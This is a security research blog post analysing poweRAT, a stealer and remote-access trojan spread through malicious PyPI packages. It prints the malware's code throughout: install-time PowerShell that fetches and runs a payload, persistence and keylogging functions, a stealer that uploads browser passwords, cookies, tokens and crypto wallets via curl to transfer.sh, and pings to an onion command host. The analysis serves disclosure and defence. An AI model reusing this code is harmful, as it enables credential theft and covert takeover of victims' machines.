A Deep Dive Into poweRAT: a Newly Discovered Stealer/RAT Combo Polluting PyPI

blog.phylum.io/a-deep-dive-into-powerat-a-newly-discovered-stealer/rat-combo-polluting-pypi

Phylum has uncovered yet another malware campaign waged against PyPI users. And once again, the attack chain is complicated and obfuscated, but it's also quite novel and further proof that supply chain attackers aren't going to be giving up any time soon.

Background

On the morning of December 22, 2022 Phylum's automated risk detection platform flagged a package called `pyrologin`. At first glance, it looked like pretty standard Python malware calling `exec` on a decoded Base64-encoded string so we reported it and moved on. One thing that did stick out in this package, however, was the fetching of a zip file from a transfer[.]sh site and some strings that contained PowerShell code with `'SilentlyContinue'` and `-WindowStyle Hidden` in it. This looked like a clear attempt to hide whatever code the attacker was trying to execute. But again, at the time this was the only package like it we found so we pinned it to our "keep an eye on this" wall and moved on.

But then:

- 12/28/22 our automated risk detection platform alerted us to the publication of `easytimestamp` which bore similar hallmarks to `pyrologin`
- 12/29/22 our platform flagged the publication of both `discorder` and `discord-dev` which also contained similarities to `pyrologin`

- 12/31/22 our platform flagged the publication of `style.py` and `pythonstyles`, which again, looked just like all the others

At this point it was obvious that this was not just a one-off publication, but another burgeoning attack on Python developers and PyPI. Let's dig in!

The `setup.py`

The first stage of this attack chain, like a lot of the malware we've recently uncovered in PyPI, starts in the `setup.py`. This, unfortunately, means that anyone who simply `pip install`s any of these packages triggers the start of malware deployment on their machine. Here's the relevant snippet from the `setup.py` formatted for readability:

```
...
exec(base64.b64decode(b'ZGVmIHJ1bihjbWQpOmltcG9ydCBvcywgc3VicHJvY2Vzczty---TRUNCATED---'))
if not os.path.exists(r'C:/ProgramData/Updater'):
    print('Installing dependencies, please wait...')
if sys.version_info.minor > 10:
    run(r"powershell -command $ProgressPreference = 'SilentlyContinue'; $ErrorActionPreference = 'SilentlyContinue'; Invoke-WebRequest -UseBasicParsing -Uri https://transfer.sh/0tUIJu/Updater.zip -OutFile $env:tmp/update.zip; Expand-Archive -Force -LiteralPath $env:tmp/update.zip -DestinationPath C:/ProgramData; Remove-Item $env:tmp/update.zip; Start-Process -WindowStyle Hidden -FilePath python.exe -Wait -ArgumentList @('-m pip install pydirectinput pyscreenshot flask py-cpuinfo pycryptodome GPUtil requests keyring pyaes pbkdf2 pywin32 pyperclip flask_cloudflared pillow pynput'); WScript.exe //B C:\ProgramData\Updater\launch.vbs powershell.exe -WindowStyle hidden -command Start-Process -WindowStyle Hidden -FilePath python.exe C:\ProgramData\Updater\server.pyw")
else:
    run(r"powershell -command $ProgressPreference = 'SilentlyContinue'; $ErrorActionPreference = 'SilentlyContinue'; Invoke-WebRequest -UseBasicParsing -Uri https://transfer.sh/0tUIJu/Updater.zip -OutFile $env:tmp/update.zip; Expand-Archive -Force -LiteralPath $env:tmp/update.zip -DestinationPath C:/ProgramData; Remove-Item $env:tmp/update.zip; Start-Process -WindowStyle Hidden -FilePath python.exe -Wait -ArgumentList @('-m pip install pydirectinput pyscreenshot flask py-cpuinfo pycryptodome GPUtil requests keyring pyaes pbkdf2 pywin32 pyperclip flask_cloudflared pillow pynput lz4'); WScript.exe //B C:\ProgramData\Updater\launch.vbs powershell.exe -WindowStyle hidden -command Start-Process -WindowStyle Hidden -FilePath python.exe C:\ProgramData\Updater\server.pyw")
...
```

The first thing we notice is the exec of a Base64-encoded string, as mentioned above. Let's first decode that and see what's happening there. My formatting:

```
def run(cmd):
    import os, subprocess
    result = subprocess.Popen(
        cmd,
        shell=True,
        stdin=subprocess.PIPE,
        stdout=subprocess.PIPE,
        stderr=subprocess.STDOUT,
        close_fds=True
    )
    output = result.stdout.read()
    return
```

Ok, so it just defines a function called `run` that will take the supplied `cmd` argument and pass it to `subprocess.Popen()` which will execute `cmd` in a new process. Note that `shell=True` is set which will use shell as the program to execute. The purpose of using `exec` on the encoded string appears to be an attempt to thwart static analysis and/or provide some minimal form of obfuscation.

With `run` now defined, we move on to a pointless check to see if `C:/ProgramData/Updater` exists. If it doesn't (this directory is created in a later step), it simply tells the victim that "dependencies" are being installed.

Next it checks what minor version of Python is running and then passes a long PowerShell command to our now-defined `run` function. The minor version check simply determines what packages need to be `pip` installed in this next step to support the final malware deployment. Let's dissect the PowerShell code. Here it is formatted for readability:

```
$ProgressPreference = 'SilentlyContinue';
$ErrorActionPreference = 'SilentlyContinue';
Invoke-WebRequest
        -UseBasicParsing
        -Uri https://transfer.sh/0tUIJu/Updater.zip
        -OutFile $env:tmp/update.zip;
Expand-Archive
        -Force
        -LiteralPath $env:tmp/update.zip
        -DestinationPath C:/ProgramData;
Remove-Item $env:tmp/update.zip;
Start-Process
        -WindowStyle Hidden
        -FilePath       python.exe
        -Wait
        -ArgumentList @('-m pip install pydirectinput pyscreenshot flask py-cpuinfo
pycryptodome GPUtil requests keyring pyaes pbkdf2 pywin32 pyperclip flask_cloudflared
pillow pynput');
WScript.exe //B C:\ProgramData\Updater\launch.vbs
powershell.exe
        -WindowStyle hidden
        -command Start-Process
                -WindowStyle Hidden
                -FilePath python.exe C:\ProgramData\Updater\server.pyw
```

Here's what's happening:

1. Right off the bat we can see some preferences set to `'SilentlyContinue'`, in other words, don't let the victim know what's going on.
2. There's an `Invoke-WebRequest` to grab a zip file from `https://transfer.sh/0tUIJu/Updater.zip` and drop it into a temp directory
3. It then unzips it to `C:/ProgramData/Updater`
4. It removes the downloaded zip from disk.
5. It then uses `Start-Process` to run `python -m pip install` and installs a long list of potentially invasive packages including `pynput`, `pydirectinput`, and `pyscreenshot`. Among other things, these libraries allow one to control and monitor mouse and keyboard input and capture screen contents. It's also worth noting the installation of `flask` and `flask_cloudflared`, because this is were it gets really interesting—more on this later.
6. And finally, it uses `WScript.exe` to run a vbs file from the unzipped directory called `launch.vbs` that launches `powershell.exe` to launch another downloaded file called `server.pyw` in `-WindowStyle Hidden` mode.

Whew, lot going on here. Let's start by exploring the contents on the zip it pulls. It contains the following files and folders:

- `cftunnel.py`
- `cgrab.py`

- `discord.py`
- `launch.vbs`
- `pwgrab.py`
- `server.pyw`
- `static/`
- `templates/`

Let's take a look at the files in the order in which they're used.

`launch.vbs`

In step 6 above, `WScript.exe` is used to run `launch.vbs` so let's see what's going on in there:

```
On Error Resume Next

ReDim args(WScript.Arguments.Count-1)

For i = 0 To WScript.Arguments.Count-1
    If InStr(WScript.Arguments(i), " ") > 0 Then
        args(i) = Chr(34) & WScript.Arguments(i) & Chr(34)
    Else
        args(i) = WScript.Arguments(i)
        End If

Next

CreateObject("WScript.Shell").Run Join(args, " "), 0, False
```

The sole purpose of using this script is to launch `powershell.exe` silently. There's a StackOverflow answer to a question about how to do this that we suspect the attacker just completely lifted this code from as it's exactly the same.

`server.pyw`

The complicated launch sequence above ultimately runs `server.pyw` so let's turn our attention there. Here's what we find in that file:

```
import lzma, base64
exec(lzma.decompress(base64.b64decode('/Td6WFoAAATm1rRGAgAhARYAAAB0L+Wj4D96FUNdADSbS-
--TRUNCATED---')))
```

Yay, another `exec`, but this time it's running something that's been Base64-encoded and `lzma` compressed. Ok, let's decode and decompress! For brevity, I won't paste the entire result here because it turns out to be a 675 LOC file containing a fully-fledged flask app with 17 routes and over 30 helper functions! I'll include just the imports and main entrypoint code here. Comments and formatting are mine:

```
import os
from flask import Flask, request, send_file, render_template
from io import BytesIO, StringIO
import subprocess, pyscreenshot, pydirectinput, GPUtil, requests, cpuinfo, shutil,
string, random, sys
from cftunnel import run_with_cloudflared
from threading import Thread
import pwgrab, discord, re, time, datetime
from win32gui import GetForegroundWindow, GetWindowText
from pynput import keyboard

# browser storage mapping dict here
# crypto wallet mapping dict here
# chromium browser extension mapping dict here
# large flask app here

if __name__ == "__main__":
    if os.path.exists(lap + r"\whitelist"):
        app.run(debug=True, threaded=True)
        Thread(target=key).start()
    else:
        Thread(target=startup).start()
        Thread(target=ping).start()
        Thread(target=key).start()
        Thread(target=stl).start()
        run_with_cloudflared(app)
        app.run(debug=True, threaded=True)
```

First, we see the use of some of those imports installed earlier. Then we see a check for a whitelist file that'll get us into debug mode if found. Since our concern lies with the victim let's ignore that path and look at the 4 `Threads` fired off before the flask app is even started:

Thread 1: `Thread(target=startup).start()`

Here's the code for the `startup` function:

```
def startup():
    try:
        run(
            r"powershell -command $startup = $env:appdata +
\'\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\Updater.lnk\'; $WshShell =
New-Object -comObject WScript.Shell; $Shortcut = $WshShell.CreateShortcut($startup);
$Shortcut.TargetPath = \'WScript.exe\'; $Shortcut.Arguments = \'//B
C:\\ProgramData\\Updater\\launch.vbs powershell.exe -WindowStyle hidden -command
Start-Process -WindowStyle Hidden -FilePath python.exe
C:\\ProgramData\\Updater\\server.pyw\'; $Shortcut.Save()"
        )
        run("attrib +s +h C:/ProgramData/Updater")
    except:
        pass
```

The first thing this code does is try to establish persistence by putting itself into the Windows startup folder with the benign sounding name `Updater`.

Thread 2: `Thread(target=ping).start()`

It fires off another thread to run `ping`:

```
def ping():
    while True:
        try:
            time.sleep(5)
            localhost_url = "http://127.0.0.1:8099/metrics"
            tunnel_url = requests.get(localhost_url).text
            tunnel_url = re.search(
                "(?Phttps?:\\/\\/[^\\s]+.trycloudflare.com)", tunnel_url
            ).group("url")
            requests.get(

f"https://itduh2irtgjfx5gvmdxfkcetmgvmgyaqzayhruau4v57747funxuhoqd.onion.pet/ping?
tunnel={tunnel_url}&uuid={uuid}&username={username}",
                verify=False,
            )
        except:
            pass
```

We'll come back to this later, but for now we can see that it'll indefinitely keep trying to get a response from `localhost:8099/metrics` and if successful sends a ping to a proxied onion site.

Thread 3: `Thread(target=key).start()`

This one is simple, it just starts a keystroke logger:

```
def key():
    keyboardListener = keyboard.Listener(on_press=addKey)
    keyboardListener.start()
```

Thread 4: `Thread(target=stl).start()`

This one does a lot:

```
def stl():
    if not os.path.exists(lap + r"\firstrun.txt"):
        try:
            savepath = tmp + "\\saved"
            zip_file = tmp + f"\\{uuid}.zip"
            try:
                run(f'rmdir /q /s "{savepath}\\')
            except:
                pass
            if supported:
                get_chrome_cookies()
                get_chromium_cookies()
                get_firefox_cookies()
                get_edge_cookies()
                get_brave_cookies()
                get_opera_cookies()
                get_operagx_cookies()
                get_vivaldi_cookies()
            for browser, browser_dir in browsers.items():
                get_passwords(browser, browser_dir)
            for extension, extension_dir in extensions.items():
                get_extensions(extension, extension_dir)
            for wallet, wallet_dir in wallets.items():
                get_wallets(wallet, wallet_dir)
            get_telegram()
            get_tokens()
            run(
                r'rmdir /q /s "'
                + savepath
                + r'\\misc\\tdata\\user_data" && rmdir /q /s "'
                + savepath
                + r'\\misc\\tdata\\emoji\\"'
            )
            run(f'powershell Compress-Archive -Force "{savepath}\\' "{zip_file}\\")
            run(f'attrib +h "{savepath}"')
            run(f'attrib +h "{zip_file}"')
            link = (
                "https://transfer.sh/"
                + run(f"curl -T \"{zip_file}\"
https://transfer.sh/{uuid}.zip").split(
                    "https://transfer.sh/"
                )[1]
            )
            requests.get(

f"https://itduh2irtgjfx5gvmdxfkcetmgvmgyaqzayhruau4v57747funxuhoqd.onion.pet/save?
uuid={uuid}&link={link}&date={date}&username={username}",
                verify=False,
            )
            run(f"echo no >%localappdata%/firstrun.txt")
        except:
            pass
```

I think the function names alone give you a pretty clear idea of what's happening there. The gist is that the attacker steals all the cookies, browser passwords, telegram data, discord tokens, and crypto wallets that it can, stuffs it all into a zip, and then exfiltrates it through another transfer[.]sh site. Then the attacker sends another ping to an onion site through a darknet to clearnet proxy with some info, presumably letting them know they successfully stole a bunch of stuff.

`run_with_cloudflared(app)`

Ok, so while the `ping` function is forever trying to get a hold of localhost:8099/metrics, the attacker then runs `run_with_cloudflared()`which is imported from the `cftunnel.py` file, so let's head over there.

`cftunnel.py`

This is another rather lengthy file so I won't paste its contents, but all we need to know is that it attempts to download and install cloudflared, a cloudflare tunnel client on the victim's machine. From the README:

> [cloudflared] contains the command-line client for Cloudflare Tunnel, a tunneling daemon that proxies traffic from the Cloudflare network to your origins. This daemon sits between Cloudflare network and your origin (e.g. a webserver). Cloudflare attracts client requests and sends them to you via this daemon, without requiring you to poke holes on your firewall --- your origin can remain as closed as possible.

Yikes.

So it looks like `run_with_cloudflared()` is allowing the attacker access to the flask app running on a victim's machine through a Cloudflare Tunnel without having to open anything on the firewall. This can all be done completely free of charge to the attacker by using TryCloudflare, which appears to be what they're using here. And once the tunnel is up and running, that ping function will finally succeed and let the attacker know the tunnel is functional and they have control of another machine.

Ok, so now we have a pretty good picture of what's going on here. Let's recap. By just installing one of these packages:

1. A ton of sensitive information gets exfiltrated
2. The attacker establishes persistence
3. A keystroke logger is turned on
4. A Cloudflare tunnel is installed
5. A flask app is started that the attacker can access through the tunnel

This is definitely novel with respect to the malware we typically see published in PyPI. It's a stealer *combined* with a reverse access trojan (RAT).

But Wait! There's more…


Let's now explore some of the flask app routes to see what this RAT is capable of.

The Flask App

We'll start by looking at the `"/"` route. For those unfamiliar with flask or web app routing this is like the "home" page or index page of an app. This route is bound to a function called `cnc` —presumably standing for command and control.

```
@app.route("/")
def cnc():
    return render_template(
        "control.html",
        username=username,
        ipv4=ipv4,
        ipv6=ipv6,
        gpu=gpu,
        cpu=cpu,
        ram=ram,
    )
```

It simply renders the control.html template and passes in some information about the victim machine as variables. Here's a screenshot of that template rendered without css and outside of flask:



We can still get a good sense of what it's doing without running the app. Looks like we were right about it being a command and control center. It extracts the victim's username, IPs, and machine information and allows the attacker to run shell commands, download remote files and execute them on the machine, exfiltrate files and even entire directories from the machine, and even execute arbitrary python code.

It calls itself "xrat" but as of publication of this post, we're unsure what this is a reference to. There are strong similarities in terms of capabilities to other RATs published with the name "xrat" but they are not written in Python. Perhaps this is the start of a port of another xrat or maybe even just a nod to one. Either way, we're calling it poweRAT because of its early reliance on PowerShell in the attack chain.

Aside from the main functions shown above in the GUI, there's a route called `live` bound to `serve_img` with the following code:

```
@app.route("/live\\")
def serve_img():
    return render_template("live.html\\")
```

Interesting, let's take a look at the `live.html` template that it renders here.

```
<html>

<head>
    <script type="text/javascript">
        function reloadpic() {
            document.images["screen"].src = "screen.png?random=" + new
Date().getTime();
            setTimeout("reloadpic();", 1000);
        }
        onload = reloadpic;

        function click(event) {
            fetch(`/click?x=${event.pageX}&y=${event.pageY}`);
        }

        function type(event) {
            fetch(`/type?key=${event.key}`);
        }

        document.addEventListener("click", click);
        document.addEventListener("keypress", type);
    </script>
    <style>
        body {
            overflow: hidden;
            padding: 0;
            margin: 0;
        }

        img {
            width: 100vw;
        }
    </style>
</head>

<body>
    <img id="screen">
</body>

</html>
```

Ok, this is basically a rudimentary remote desktop implementation with about a 1fps refresh rate. The page is just a constantly updating image of the victim’s screen and you can see the JavaScript event listeners for mouse and keyboard clicks. So, the attacker is looking at constantly updating screenshots of the victim’s machine and as they click or type on that page, these functions grab the x, y coordinates or buttons pressed by the attackers and pass it back to Python to then trigger the mouse click and button presses on the victim machine.

What’s the Takeaway?


This thing is like a RAT on steroids. It has all the basic RAT capabilities built into a nice web GUI with a rudimentary remote desktop capability and a stealer to boot! Even if the attacker fails to establish persistence or fails to get the remote desktop utility working, the stealer portion will still ship off whatever it found. And if the persistence and remote desktop parts do works, well that’s just adding insult to injury. Like we’ve said before, these attackers are persistent and clever and will just keep changing tactics.

Footnotes

Package Hashes

Below are the SHA256 hashes of the malicious packages.

```
5397800c26dc73bd3dfbd91aa88964244bc8d8dc9cc533fe25f9457d317354f9  pyrologin_2.7
5904cf32df705d6e5c9ad730ee425382922e5bd13d1d67212342e374d57f71c3  style.py_3.1
ede874db1e28252914553871ff9528544894e1785e8b6cd093ebe586c8472997  pythonstyles_3.1
d0a42a9a0897e762da6b2d3796d03934dc8c2f6d7d2308dc65231497399df145  discord-dev_3.0
96a2b383be58f0896d50ca93e23009729f1decfa84b6a837190dd6795227b6c6  easytimestamp_2.8
eeef39f59c56eca1198a05f272fa27da0ba745657a59c07c13939120513495ba  discorder_2.8
```



The Phylum Research Team

The Phylum Research Team is made up of proven, seasoned security researchers, data scientists and software engineers. The team’s collective experience spans across government and the private sector, with team members making impactful contributions to startups, the intelligence community, federal policy and agencies like the Department of Defense.